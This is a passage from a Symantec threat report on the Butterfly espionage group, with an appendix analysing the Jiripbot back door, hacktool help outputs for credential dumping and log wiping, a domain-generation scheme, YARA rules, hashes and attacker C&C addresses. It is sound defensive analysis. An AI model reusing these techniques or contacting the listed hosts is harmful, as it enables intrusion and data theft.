At least some of the Butterfly attackers appear to be native English speakers, based on the help documentation in the hack tools and the use of memes and colloquialisms. It is possible that these English speakers are based in the US, judging from the time zone set on the C&C server. However, this seems like a very basic mistake for the attackers to make, considering how they have demonstrated great attention to detail in most aspects of their operations.

Some attribution theories that may fit the evidence and conclusions are as follows:

- This is economic espionage by a government agency
- This is an organization made up of hackers-for-hire
- This is an organization with a single customer

A government agency is the least likely of these theories, given the number of victims that span across various geopolitical boundaries and the lack of targeting of any victims that are related to traditional intelligence-gathering. It is far more likely that the Butterfly attackers are an organization of individuals working closely together to either steal intellectual property for another client or for their own financial gain, for example through the stock market.

CONCLUSION

> “Organizations need to be aware of the threat that corporate espionage groups like Butterfly can pose.”

Conclusion

Butterfly is a skilled, persistent, and effective attack group which has been active since at least March 2012. They are well resourced, using at least one or possibly two zero-day exploits. Their motivation is very likely to be financial gain and given that they have been active for at least three years, they must be successful at monetizing their operation.

Based on our analysis, the Butterfly attackers are likely a small team that steals data either as a service to another client or to monetize it themselves through insider trading. Symantec believes that some members of Butterfly are native English speakers, given some of the colloquialisms and Western meme references included in their infrastructure.

The Butterfly attackers represent a threat to organizations involved in technology, pharmaceutical, law, investment, energy and natural resources. However, over the past three years, the attackers have demonstrated that they can change their targets quickly, as they moved to include commodities in their list of targets in 2014. Clearly, the Butterfly attackers will go where the money is.

Organizations need to be aware of the threat that corporate espionage groups like Butterfly can pose. The attack group or their potential clients may have strong knowledge on how to leverage the stolen data to unfairly make gains in the market.

Protection

Symantec customers are protected against the Butterfly attacker toolset with the following signatures. Additionally, YARA signatures and other indicators of compromise (IoCs) are listed in the appendix.

Antivirus

- Backdoor.Jiripbot
- Hacktool.Multipurpose
- Hacktool.Securetunnel
- Hacktool.Eventlog
- Hacktool.Bannerjack
- Hacktool.Proxy.A

IPS

- System Infected: Backdoor.Jiripbot DGA Activity
- System Infected: Backdoor.Jripbot Activity

APPENDIX

Appendix

Technical description of Backdoor.Jiripbot

Table 1. Files analyzed from one variant of Jiripbot

PE timestamp	MD5	Size	File name	Purpose
12/13/2013 08:42	95ffe4ab4b158602917dd2a999a8caf8	302,592	FlashUtil.exe	Back door
06/20/2014 07:06	531f2014a2a9ba4ddf3902418be23b52	302,592	LiveUpdater.exe	Back door
06/20/2014 07:06	a0132c45e8afe84091b7b5bf75da9037	302,592	LiveUpdater.exe	Back door
06/20/2014 07:06	1d5f0018921f29e8ee2e666137b1ffe7	302,592	LiveUpdater.exe	Back door
08/20/2013 20:16	a90e836e0a6f5551242a823a6f30c035	361472	bda9.tmp	Dropper

There are several different versions of Backdoor.Jiripbot, with the attackers adding or removing functionality over time. Details of one version is presented in this document, with the majority of functionality remaining unchanged across different versions.

Functionality

If the samples are executed with no command line argument and expected registry entries are missing, an infinite loop is entered that calculates SHA-1 hashes on random data. This is likely an attempt to avoid automation engines.

To perform any activity, the samples need to be executed with a command line argument that begins with 'http'. This value is encrypted and stored in the registry; the registry location varies based on the sample. Each sample first encrypts the URL using RC4 with a hard-coded key. It should be noted that the hard-coded key is stored in the binary as a wide character string, but is converted to a multibyte character string before the key is used. This conversion will vary based on the region of the system executing the code.

The malware takes exactly one command line argument, but the single command line argument has a structure that is manually parsed by the malware. The structure of the command line argument is as follows:

```
"http://[DOMAIN NAME].com /opts opt=val,opt=val..."
```

Where "opt" is one of the following:

- **vm:** Set to a number. "2" will disable vmware checks
- **proxy_username:** HTTP proxy user name to use
- **proxy_password:** HTTP proxy password to use
- **proxy_host:** HTTP proxy host to use
- **proxy_port:** HTTP proxy port to use
- **resolv:** Host name to resolve to
- **delay:** Number of delay loops to execute
- **sleeptime:** Number of seconds to sleep at certain points in the code
- **cnx:** Parameter that modifies how C&C server is interacted with

Once the URL from the command line is RC4-encrypted, it is encrypted a second time using the crypt32!CryptProtectData API, with "OptionalEntropy" set to the ASCII string 'AYBABTU' (this is the acronym for the phrase "All your base are belong to us"). The use of crypt32!CryptProtectData ensures that if the encrypted data is retrieved from an infected computer, it is very hard to decrypt the data on another computer. The documentation for crypt32!CryptProtectData states:

"Typically, only a user with the same logon credential as the user who encrypted the data can decrypt the data."

Next the malware examines its execution environment. It first checks to make sure that the file name it is currently running under is the same as the original name when the executable was created. It also looks for certain process names of running processes. The process names it searches for are hashed, so we are not clear what it is looking for.

It checks that the hashed value of the registry subkey HKEY_LOCAL_MACHINE\Microsoft\WindowsNT\CurrentVersion\ProductId is not equal to a number of hashed values. It checks the hashed values of the registry keys in HKEY_LOCAL_MACHINE\SOFTWARE against a list of hashes. It also checks the registry subkeysHKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\Disk\Enum and HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\BIOS\SystemProductName

'resolv' command

When the resolv command line argument is set to a domain name, a domain name system (DNS) resolution request is made for that domain name with the current computer name and calculated UID value prepended to it.

For example, we observed the following:

```
resolv=h30026.drfx.chickenkiller.com
```

When the sample is run with resolv set to that value, the following DNS query was observed:

```
thread-2d9f4de5.1401420000c29bfea70f49b94b825e3e7586ce61350.h30026.drfx.
chickenkiller.com
```

In this query, "thread-2d9f4de5" is the computer name and "1401420000c29bfea70f49b94b825e3e7586ce61350" is the calculated UID value. It is possible that the attackers use this method to exfiltrate the UID value, as the value is used in the DGA algorithm.

UID/UPDATE_ID calculation

The UID is a unique ID calculated by the malware, as the following example shows:

```
1401420000c29bfea70f49b94b825e3e7586ce61350
```

This ID consists of the following elements:

- **14014:** Hard-coded string in the malware. May be a version number
- **2:** The operating system version
- **0:** 0 indicates x86, 1 indicates x86_64
- **000c29bfea70:** This is the last six bytes of the UUID generated by a call to rpcrt4!UuidCreateSequential. This corresponds to the media access control (MAC) address of the infected computer.
- **f49b94b8:** This is the first eight bytes of the volume serial number from a call to kernel32!GetVolumeInfomationW
- **25e3e758:** This is a dword hash of the string "[COMPUTER NAME]\[USER NAME]" using the current values from the computer name and user name
- **6ce61350:** This is a hard-coded dword in the binary

For the operating system (the number at offset 5 in previous UID example), the complete table is:

- **0:** Unknown/Error/Windows 8.1/Windows Server 2012 R2
- **1:** Windows 2000
- **2:** Windows XP
- **3:** Windows 2003, Windows XP Pro x64, Windows Home Server, Windows 2003 R2
- **4:** Windows Vista
- **5:** Windows Server 2008
- **6:** Windows 7
- **7:** Windows Server 2008 R2, Windows Server 2012
- **8:** Windows 8

Installation

The following registry subkeys may be used by Butterfly to maintain persistence:

- HKEY_CURRENT_USER\Software\Adobe\Preferences
- HKEY_CURRENT_USER\Software\Adobe\Options
- HKEY_CURRENT_USER\Software\Adobe\UID

- HKEY_CURRENT_USER\Software\Acer\UPDATE_ID
- HKEY_CURRENT_USER\Software\Acer\Preferences
- HKEY_CURRENT_USER\Software\Acer\Options
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Acer LiveUpdater (likely named Liveupdater.exe)
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Adobe Flash Plugin Updater (FlashUtil.exe)

The registry data stored in the "Preferences" and "Options" subkeys are REG_BINARY keys and the data within is encrypted using RC4 and crypt32!CryptProtectData, as described previously. The registry data stored in the UID is not encrypted; it is stored in plain text.

The value of "Preferences" is the encrypted version of the first command line argument used to first start the malware. For example, if the malware is launched as:

```
FlashUtil.exe "http://[DOMAIN NAME].com /opts vm=2"
```

The value of "Preferences" will be:

```
"http://[DOMAIN NAME].com /opts vm=2."
```

The value of "Options" is the URL from the command line argument, so for the previous example, the value would be:

```
"http://[DOMAIN NAME].com"
```

Networking

DGA Algorithm

The DGA computes a URL similar to the following:

- http://jdk.MD5([MM].[YYYY].[UID AS WIDE-CHARACTER STRING]).org

[MM] is the current month and [YYYY] is the current year. Note that the value of [UID AS WIDE-CHARACTER STRING] is the value of the UID registry entry, but as a wide characters, so "07.2014.140..." would be "0\x007\x00.\x002\x000\x001\x004\x00.\x001\x004\x000\x00..." for the purposes of the MD5 calculation.

For example, on July 22, 2014 on a system with the UID set to "1401420000c29bfea70f49b94b825e3e7586ce61350", the DGA URL would be:

- http://jdk.MD5(\'07.2014.1401420000c29bfea70f49b94b825e3e7586ce61350\').org

Finally:

- http://jdk.20e8ad99287f7fc244651237cbe8292a.org

Note that some samples use HTTPS instead of HTTP.

C&C commands

The following commands implement back door functionality.

- **cd:** Changes current working directory
- **exec:** Executes a file using cmd.exe
- **install:** Sets the registry subkey for persistence. The registry subkey is only set if this command is sent
- **quit:** Ends the back door session
- **sleeptime:** Sets the sleep time between C&C queries
- **shred:** Overwrites file multiple times to perform a forensic-safe delete. Only found in samples with a PE timestamp in 2014
- **sysinfo:** Gathers and reports system information
- **uninstall:** Uninstalls itself

- **update:** Updates itself
- **url:** Updates C&C URL in registry (although this feature appears to be disabled)
- **wget:** Downloads file to infected computer

Decryption keys

The following MD5s used the corresponding keys for decryption:

- **95ffe4ab4b158602917dd2a999a8caf8:** 0xb4
- **531f2014a2a9ba4ddf3902418be23b52:** 0xa9
- **a0132c45e8afe84091b7b5bf75da9037:** 0xa9
- **1d5f0018921f29e8ee2e666137b1ffe7:** 0xa9

There is a string in all of the binaries equal to “la revedere”, which is “goodbye” in Romanian.

Hacktool help descriptions

Hacktool.BannerJack

The following information details the help output of Hacktool.BannerJack:

```
Usage: ./banner-jack [options]
-f: file.csv
-s: ip start
-e: ip end
-p: port
-t: thread numbers (optional, default 4)
-v: verbose (optional)
-d: daemonize (optional - not supported on win32)
-T: timeout connect (optional, default %d secs)
-R: timeout read (optional, default %d secs)
```

Hacktool.MultiPurpose

The following information is the help output of Hacktool.MultiPurpose:

```
Version: 1.5

General options
---------------
 --install: install server on local host and load it
 --host <host>: hostname or IP (local host if not set)
 --password <password>: server password connection (mandatory)
 --forceload: load server on local host without test

Server options
--------------
 --cmd: server command:
    dump: dump stuffz
      --sam: fetch LM/NTLM hashes
      --machines: fetch machines hashes
      --history: fetch history for LM/NTLM hashes
      --sh: fetch logon sessions hashes
      --sp: fetch security packages cleartext passwords
      --accounts: <account list>: with --sam, specify accounts to dump
(comma separated)
      --lsa: fetch LSA secrets
```

```
      --vnc: fetch VNC server password
    pth <PID:USER:DOMAIN:NTLM>: change credentials of PID
    startlog: start recording of loggon sessions
    stoplog: stop recording of loggon sessions
    getlog: retrieve stored loggon sessions
    callback <IP:port>: create a callback to IP:host
    ping: ping server
    shred <file>: shred a file
    remove: cancel null session, clean logs, wipe library
    quit: unload library
    reboot: reboot windows
    info: show info (version, library path, etc.)
    listevt: list events logs
    showevt <file>[:num]: show <num> last entries in <file> events log
(default num: 15)
    last [num]: show last <num> login/logoff (default num: all)
    cleanlast-user <user>: remove user from security logs
    cleanlast-desc <word>: remove word from security logs (in description)
    cleanlast-quit <1|0>: enable/disable cleaning ANONYMOUS LOGON entries
before quit

Output options
--------------
 --file <filename>: output filename to dump information in
 --compress: compress data (only used when file is set)
 --encrypt <key>: encrypt data (only used when file is set)

Misc options
------------
 --print <key>: print a compress and/or encrypted specified file
 --test445: test if port 445 is available on specified host
 --establishnullsession, --ens: establish a null session on specified host
 --cancelnullsession, --cns: cancel an established null session with a
specified host
```

Hacktool.Proxy.A

The following information details the help output of Hacktool.Proxy.A:

```
-z ip/host : destination ip or host
-P port    : destination port
-x ip/host : proxy ip or host
-Y port    : proxy port
-C cmdline : commandline to exec
-u user    : proxy username
-p pass    : proxy password
-n         : NTLM auth
-v         : displays program version
-m         : bypass mutex check
--pleh     : displays help
```

Hacktool.Eventlog

The following information details the help output of Hacktool.Eventlog:

```
-z  Zap (kill) all processes with specified name
 -y  Dump logon/logoff events from Security channel (-t and -n optionals)
 -X  Secure self delete our program
 -x  Secure delete a file
 -w  Show all logs from a .evtx file (requires -f)
 -v  Enable verbose mode
 -t  Delta time (in hours
 -s  Dump logon/logoff events from System channel (-t and -n optionals)
 -r  RecordIds list, comma separated without spaces (“1234,5678”)
 -q  Query Mode
 -p  Filter with provider
 -n  Number of events to show (default 16, 0=all)
 -ll List all channels
 -l  List used channels
 -K  Match a keyword in XML data (case insensitive) from all channels
 -k  Match a keyword in XML data (case insensitive) from a specific channel
 -h  Help
 -f  Specify a .evtx file (system.evtx)
 -F  Flush all logs to disk
 -e  EventIds list, comma separated without spaces (“1234,5678”)
 -Dr Dump all logs from a channel or .evtx file (raw parser) (-c or -f)
 -D  Dump all logs from a channel .evtx file (requires -c or -f)
 -d  Delete mode (requires -e or -r)
 -c  Specify a channel (‘Security’, ‘System’, ‘Application’, ...)
```

YARA signatures

The following details are the YARA signatures related to this analysis:

```
rule Bannerjack
{
    meta:
        author = “Symantec Security Response”
        date = “2015-07-01”
        description = “Butterfly BannerJack hacktool”

    strings:
        $str _ 1 = “Usage: ./banner-jack [options]”
        $str _ 2 = “-f: file.csv”
        $str _ 3 = “-s: ip start”
        $str _ 4 = “-R: timeout read (optional, default %d secs)”

     condition:
        all of them
}

rule Eventlog
{
    meta:
        author = “Symantec Security Response”
        date = “2015-07-01”
        description = “Butterfly Eventlog hacktool”

    strings:
        $str _ 1 = “wevtsvc.dll”
        $str _ 2 = “Stealing %S.evtx handle ...”
        $str _ 3 = “ElfChnk”
```

```
        $str _ 4 = "-Dr Dump all logs from a channel or .evtx file (raw"

     condition:
        all of them
}

rule Hacktool
{
    meta:
        author = "Symantec Security Response"
        date = "2015-07-01"
        description = "Butterfly hacktool"


    strings:
        $str _ 1 = "\\\\.\\pipe\\winsession" wide
        $str _ 2 = "WsiSvc" wide
        $str _ 3 = "ConnectNamedPipe"
        $str _ 4 = "CreateNamedPipeW"
        $str _ 5 = "CreateProcessAsUserW"

     condition:
        all of them
}

rule Multipurpose
{
    meta:
        author = "Symantec Security Response"
        date = "2015-07-01"
        description = "Butterfly Multipurpose hacktool"

    strings:
        $str _ 1 = "dump %d|%d|%d|%d|%d|%d|%s|%d"
        $str _ 2 = "kerberos%d.dll"
        $str _ 3 = "\\\\.\\pipe\\lsassp"
        $str _ 4 = "pth <PID:USER:DOMAIN:NTLM>: change"

     condition:
        all of them
}

rule Securetunnel
{
   meta:
        author = "Symantec Security Response"
        date = "2015-07-01"
        description = "Butterfly Securetunnel hacktool"

    strings:
        $str _ 1 = "KRB5CCNAME"
        $str _ 2 = "SSH _ AUTH _ SOCK"
        $str _ 3 = "f:l:u:cehR"
        $str _ 4 = ".o+=*BOX@%&#/^SE"

     condition:
        all of them
}

rule Proxy
```

```
{
    meta:
        author = "Symantec Security Response"
        date = "2015-07-01"
        description = "Butterfly proxy hacktool"

    strings:
        $str_1 = "-u user    : proxy username"
        $str_2 = "--pleh     : displays help"
        $str_3 = "-x ip/host : proxy ip or host"
        $str_4 = "-m         : bypass mutex check"

     condition:
        all of them
           }

rule jiripbot_ascii_str_decrypt
{
    meta:
        author = "Symantec Security Response"
        date = "2015-07-01"
        description = "Butterfly Jiripbot hacktool"

    strings:
        $decrypt_func = {
            85 FF
            75 03
            33 C0
            C3
            8B C7
            8D 50 01
            8A 08
            40
            84 C9
            75 F9
            2B C2
            53
            8B D8
            80 7C 3B FF ??
            75 3E
            83 3D ?? ?? ?? ?? 00
            56
            BE ?? ?? ?? ??
            75 11
            56
            FF 15 ?? ?? ?? ??
            C7 05 ?? ?? ?? ?? 01 00 00 00
            56
            FF 15 ?? ?? ?? ??
            33 C0
            85 DB
            74 09
            80 34 38 ??
            40
            3B C3
            72 F7
            56
            FF 15 ?? ?? ?? ??
            5E
```

```
            8B C7
            5B
            C3
          }
    condition:
        $decrypt _ func
}

rule jiripbot _ unicode _ str _ decrypt
{
    meta:
        author = "Symantec Security Response"
        date = "2015-07-01"
        description = "Butterfly Jiripbot Unicode hacktool"

    strings:
        $decrypt = {
            85 ??
            75 03
            33 C0
            C3
            8B ??
            8D 50 02
            66 8B 08
            83 C0 02
            66 85 C9
            75 F5
            2B C2
            D1 F8
            57
            8B F8
            B8 ?? ?? ?? ??
            66 39 44 7E FE
            75 43
            83 3D ?? ?? ?? ?? 00
            53
            BB ?? ?? ?? ??
            75 11
            53
            FF 15 ?? ?? ?? ??
            C7 05 ?? ?? ?? ?? 01 00 00 00
            53
            FF 15 ?? ?? ?? ??
            33 C0
            85 FF
            74 0E
            B9 ?? 00 00 00
            66 31 0C 46
            40
            3B C7
            72 F2
            53
            FF 15 ?? ?? ?? ??
            5B
            8B C6
            5F
            C3
            }
    condition:
        $decrypt
}
```

File hashes

Many of the hashes listed in Table 2 are for clean files which are used by the Butterfly attackers. Do not use any marked with “N/A” or “Clean” files in any automated detection system. They are provided merely as potential indicators of compromise, not as definitively malicious files.

Any files that are marked as “N/A” were not retrievable by Symantec, but are believed to be used by the attackers.

Table 2. File hashes of tools used by the Butterfly attackers, including filenames. (List includes clean files)

SHA-256	File name	Description
2a8cb295f85f8d1d5aae7744899875ebb4e6c3ef74fbc5bfad6e7723c192c5cf	winsession.dll	Hacktool
da41d27070488316cbf9776e9468fae34f2e14651280e3ec1fb8524fda0873de	bj.dat	Hacktool.Bannerjack
796b1523573c889833f154aeb59532d2a9784e4747b25681a97ec00b9bb4fb19	bj.dat	Hacktool.Bannerjack
c54f31f190b06649dff91f6b915273b88ee27a2f8e766d54ee4213671fc09f90	pc.dat	Hacktool.Multipurpose
54a8afb10a0569785d4a530ff25b07320881c139e813e58cb5a621da85f8a9f5	pc.dat	Hacktool.Multipurpose
2bd5f7e0382956a7c135cdeb96edfdbccfcfc1955d26e317e2328ea83ace7cee	pc.dat	Hacktool.Multipurpose
c83bb0330d69f6ad4c79d4a0ce1891e6f34091aecfeaf72cf80b2532268a0abc	pc.dat	Hacktool.Multipurpose
178b25ddca2bd5ea1b8c3432291d4d0b5b725e16961f5e4596fb9267a700fa2f	PC.DAT	Hacktool.Multipurpose
9bff19ca48b43b148ff95e054efc39882d868527cdd4f036389a6f11750adddc	PC.DAT	Hacktool.Multipurpose
e8591c1caa53dee10e1ef748386516c16ab2ae37d9555308284690ea38ddf0c5	clapi32.dll	Clean Cygwin DLL
d15b8071994bad01226a06f2802cbfe86a5483803244de4e99b91f130535d972	Bda9.tmp.	Backdoor.Jiripbot
0ac7b594aaae21b61af2f3aabdc5eda9b6811eca52dcbf4691c4ec6dfd2d5cd8	wlc.dat	Hacktool.EventLog
b81484220a46c853dc996c19db9416493662d943b638915ed2b3a4a0471cc8d8	wlc.dat	Hacktool.EventLog
49e4198c94b80483302e11c2e7d83e0ac2379f081ee3a3aa32d96d690729f2d6	wlc.dat	Hacktool.EventLog
fcaab8f77e4c9ba922d825b837acfffc9f231c3abb21015369431afae679d644	wlc.dat	Hacktool.EventLog
534004a473761e60d0db8afbc99390b19c32e7c5af3445ecd63f43ba6187ded4	a.exe	Backdoor.Jiripbot
534004a473761e60d0db8afbc99390b19c32e7c5af3445ecd63f43ba6187ded4	FLASHUTIL.EXE	Backdoor.Jiripbot
758e6b519f6c0931ff93542b767524fc1eab589feb5cfc3854c77842f9785c92	N/A	Backdoor.Jiripbot
683f5b476f8ffe87ec22b8bab57f74da4a13ecc3a5c2cbf951999953c2064fc9	N/A	Backdoor.Jiripbot
8ca7ed720babb32a6f381769ea00e16082a563704f8b672cb21cf11843f4da7a	N/A	Backdoor.Jiripbot
14bfc2bf8a80a19ff2c1480f513c96b8e8adc89a8d75d7c0064f810f1a7a2e61	LiveUpdater.exe	Backdoor.Jiripbot
c2c761cde3175f6e40ed934f2e82c76602c81e2128187bab61793ddb3bc686d0	LiveUpdater.exe	Backdoor.Jiripbot
ccc851cbd600592f1ed2c2969a30b87f0bf29046cdfa1590d8f09cfe454608a5	LiveUpdater.exe	Backdoor.Jiripbot
2b5065a3d0e0b8252a987ef5f29d9e1935c5863f5718b83440e68dc53c21fa94	LiveUpdater.exe	Backdoor.Jiripbot
6fb43afb191b09c7b62da7a5ddafdc1a9a4c46058fd376c045d69dd0a2ea71a6	LiveUpdater.exe	Backdoor.Jiripbot
48c0bd55e1cf3f75e911ef66a9ccb9436c1571c982c5281d2d8bf00a99f0ee1a	N/A	Backdoor.Jiripbot
781eb1e17349009fbae46aea5c59d8e5b68ae0b42335cb035742f6b0f4e4087e	FlashUtil.exe	Backdoor.Jiripbot
1a9f679016e38d399ff33efcfe7dc6560ec658d964297dbe377ff7c68e0dfbaf	LiveUpdater.exe	Backdoor.Jiripbot
b4005530193bc523d3e0193c3c53e2737ae3bf9f76d12c827c0b5cd0dcbaae45	RtlUpd.exe	Backdoor.Jiripbot
cafc745e41dbb1e985ac3b8d1ebbdbafc2fcff4ab09ae4c9ab4a22bebcc74e39	clapi32.dll	Clean Cygwin DLL
25fe7dd1e2b19514346cb2b8b5e91ae110c6adb9df5a440b8e7bbc5e8bc74227	rtlupd.exe	Backdoor.Jiripbot
8db5c2b645eee393d0f676fe457cd2cd3e4b144bbe86a61e4f4fd48d9de4aeae	IASTOR32.EXE	Hacktool.Securetunnel
9fab34fa2d31a56609b56874e1265969dbfa6c17d967cca5ecce0e0760670a60	iastor32.exe	Hacktool.Securetunnel
bc177e879fd941911eb2ea404febffa2042310c632d9922205949155e9b35cb6	iastor32.exe	Hacktool.Securetunnel
2d3ea11c5aea7e8a60cd4f530c1e234a2aa2df900d90122dd2fcf1fa9f47b935	IASTOR32.EXE	Hacktool.Securetunnel
81955e36dd46f3b05a1d7e47ffd53b7d1455406d952c890b5210a698dd97e938	iastor32.dat	Hacktool.Securetunnel

81955e36dd46f3b05a1d7e47ffd53b7d1455406d952c890b5210a698dd97e938	IASTOR32.EXE	Hacktool.Securetunnel
7aa1716426614463b8c20716acf8fd6461052a354b88c31ad2cc8b8a3b3e6868	nrouting.exe	Hacktool.Securetunnel
7aa1716426614463b8c20716acf8fd6461052a354b88c31ad2cc8b8a3b3e6868	nspool.exe	Hacktool.Securetunnel
efbc082796df566261b07f51a325503231e5a7ce41617d3dfff3640b0be06162	updt.dat	Hacktool.Securetunnel
cfacc5389683518ecdd78002c975af6870fa5876337600e0b362abbbab0a19d2	mspool.exe	Hacktool.Securetunnel
cfacc5389683518ecdd78002c975af6870fa5876337600e0b362abbbab0a19d2	nspool.exe	Hacktool.Securetunnel
a14d31eb965ea8a37ebcc3b5635099f2ca08365646437c770212d534d504ff3c	twunk_64.exe	Hacktool.Securetunnel
a14d31eb965ea8a37ebcc3b5635099f2ca08365646437c770212d534d504ff3c	updater.dat	Hacktool.Securetunnel
a14d31eb965ea8a37ebcc3b5635099f2ca08365646437c770212d534d504ff3c	UPDT.DAT	Hacktool.Securetunnel
3756ddcb5d52f938dd9e07d61fae21b70e665f01bbb2cbe04164e82892b86e2f	pc.dat	Hacktool.Securetunnel
3756ddcb5d52f938dd9e07d61fae21b70e665f01bbb2cbe04164e82892b86e2f	twunk_64.exe	Hacktool.Securetunnel
90b5fec973d31cc149d0e2683872785fa61770deec6925006e9142374c315fde	CP.DAT	Hacktool.Proxy.A
1c81bc28ad91baed60ca5e7fee68fbcb976cf8a483112fa81aab71a18450a6b0	msvcse.exe	Hacktool.Proxy.A
1c81bc28ad91baed60ca5e7fee68fbcb976cf8a483112fa81aab71a18450a6b0	proxynt2.exe	Hacktool.Proxy.A
45f363e498312a34fa99af3c1cdd635fcebefaa3222dff348a9ab8ca25530797	cp.dat	Hacktool.Proxy.A
b49ad915beccbeeb9604ed511df0efc6cedc048c75b51806f8592031c2ca3208	sh.exe	Shred (Clean tool)
b49ad915beccbeeb9604ed511df0efc6cedc048c75b51806f8592031c2ca3208	shred.exe	Shred (Clean tool)
1baac5d450fb5d6eb76731c7fb4af85ede2603b4fad8087e572e4818150edc3e	kerberos32.dll	N/A
c224006b7d307a8e46be174085cff789823ab2901095c56b4e90d582877ebafb	nltest.exe	N/A
c8e2029d6d4fa2cbd4d120c289938476b7943fdfa689709af64bd3f270156212	cudacrt.dll	N/A
ece2d793bd809288d763e31036bc561bbc34452785eed64d39ef91e61f6ae741	nvcplex.dat	N/A
cee20c8de212bcce2fa77ba85686d668e997265e3b6d69a1adac578972aaf88a	kerberos32.dll	N/A
dee31199fc026cea5824e3dd01f4e51801c3ffc7e313aef63862c41ddf422a6e	cudacrt.dll	N/A
48c24314780bb9690e7014e01e53ca702cf8ba97aa72423607541a8437af26aa	inst.dat	N/A
48c24314780bb9690e7014e01e53ca702cf8ba97aa72423607541a8437af26aa	nvcplex.dat	N/A
00a6d40ed77de5ff7c40449e58ab86b48d5318de0df9012aa459923a366ea6f6	INST.DAT	N/A
2e5e14f12278294fbe71239e4b9002e74d961f6eb985229d5688fa809888baa7	RAS.DAT	N/A
add22794553e9f86faf6f5dace4d7bd4d6023dfe755c84988723a0dad00406b8	nete.dat	N/A
add22794553e9f86faf6f5dace4d7bd4d6023dfe755c84988723a0dad00406b8	NETE.EXE	N/A
e86f6bd6bc6f631fe7a98faee5033dafe49655afc65a51dc3026a578f5285fdc	kerberos32.DLL	N/A
e86f6bd6bc6f631fe7a98faee5033dafe49655afc65a51dc3026a578f5285fdc	kerberos64.dll	N/A
2a959108855430fcd252a7ac87c5cbfc9aed9afd95af013ae4d1d395fb4c6980	ps.dat	N/A
dfa52895a1093e3b5474107bd371b98242617e58dd30ba61977be6e6b57d869d	nvcplex.dat	N/A
d980a5f103104595b137a4d5d9a73f90821657d09bca0ec5cfc8ae52db096a0f	inst.dat	N/A
d980a5f103104595b137a4d5d9a73f90821657d09bca0ec5cfc8ae52db096a0f	taskhost.exe	N/A
e5d0169be787fcfbf9dabb766b7625802bbc46471d56730e446e6beba82aa581	cudacrt.dll	N/A
0ecfea8f338eb616ee41bb302a81c2abe6759e32edc3c348b6e81589fefb5587	cudacrt.DLL	N/A
37d9e8fc4dc389e121c76a53aa96b311da1beaecbc819095600dc2ee0c4f4eca	plog.dat	N/A
819694a6a4f6f48604ee769dc303852799cd473cbda946cbcd6ba82d20ced668	pc.dat	N/A
88979438a208c873d5dd698eee3ca4c2c99b1d3828eabfe01e0cf593680d607d	dp.dat	N/A
fac197d47807c5d61ded7679c0f79084089085122b5cee70bfeb6547b840fd64	vaioupdter.exe	N/A
36a73defccba5e53c955c75f4c2578e966cdfbad022d4384f7856a64c069b371	cudacrt.dll	N/A
53c77ee898139b26143bba450cfdb8c6fe385562195530b30555b11fd63c9166	h2t.dat	N/A
d652ed82d2f8e36156cbfeb7137765210e00a9e33c3827c4ef29d7e984a7d46a	INST.DAT	N/A
eda52dbcd0afa845ba9cc7460ba36b2b9cac10e9533ac1ca63ced449376b679d	tasks.exe	N/A
1677573bb02cc073e248e4a14334db90be8052d0b236e446e29582f50441fa33	N/A	Back door
1c9af096e4c7daa440af136f2b1439089a827101098cfe25b8c19fc7321eaad9	N/A	Back door
fd616d1298653119fb4fbd88c0d39b881181398d2011320dc9c8c698897848c4	N/A	Back door

9d077a37b94bf69b94426041e5d5bf1fe56c482ca358191ca911ae041305f3ed	N/A	Back door
29906c51217d15b9bbbcc8130f64dabdb69bd32baa7999500c7a230c218e8b0a	N/A	Back door
3cfdd3cd1089c4152c0d4c7955210d489565f28fb0af9861b195db34e7ad2502	N/A	Back door
4327ce696b5bce9e9b2a691b4e915796218c00998363c7602d8461dd0c1c8fbb	N/A	Back door
5ab4c378fd8b3254808d66c22bbaacc035874f1c9b4cee511b96458fedff64ed	N/A	Back door
fba34e970c6d22fe46b22d4b35f430c78f43a0f4debde3f7cbcddca9e4bb8bbb	N/A	N/A
11b42a5b944d968cbfdaac5075d195cc4c7e97ba4ff827b75a03c44a3b4c179a	N/A	N/A
6e62ee740e859842595281513dd7875d802a6d88bcbb7e21c1c5b173a9e2e196	N/A	N/A

C&C server details

The following IP addresses were used for C&C traffic using SSH over port 443:

- 46.183.217.132
- 46.165.237.75
- 217.23.3.112
- 178.162.197.9

The following C&C servers were used by Backdoor.Jiripbot and OSX.Pintsized:

- ddosprotected.eu
- drfx.chickenkiller.com

The following C&C domains were used by Butterfly-related back doors. They were also used to host exploits over HTTP:

- digitalinsight-ltd.com
- clust12-akmai.net
- jdk-update.com
- corp-aapl.com
- cloudprotect.eu

The following shows the format of Backdoor.Jiripbot's DGA domains:

- jdk\.[a-f0-9]{32}\.org e.g. jdk.20e8ad99287f7fc244651237cbe8292a.org

About Symantec

Symantec Corporation (NASDAQ: SYMC) is an information protection expert that helps people, businesses and governments seeking the freedom to unlock the opportunities technology brings -- anytime, anywhere. Founded in April 1982, Symantec, a Fortune 500 company, operating one of the largest global data-intelligence networks, has provided leading security, backup and availability solutions for where vital information is stored, accessed and shared. The company's more than 19,000 employees reside in more than 50 countries. Ninety-nine percent of Fortune 500 companies are Symantec customers. In fiscal 2015, it recorded revenues of $6.5 billion.

To learn more go to www.symantec.com or connect with Symantec at: go.symantec.com/social/.

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527-8000
1 (800) 721-3934
www.symantec.com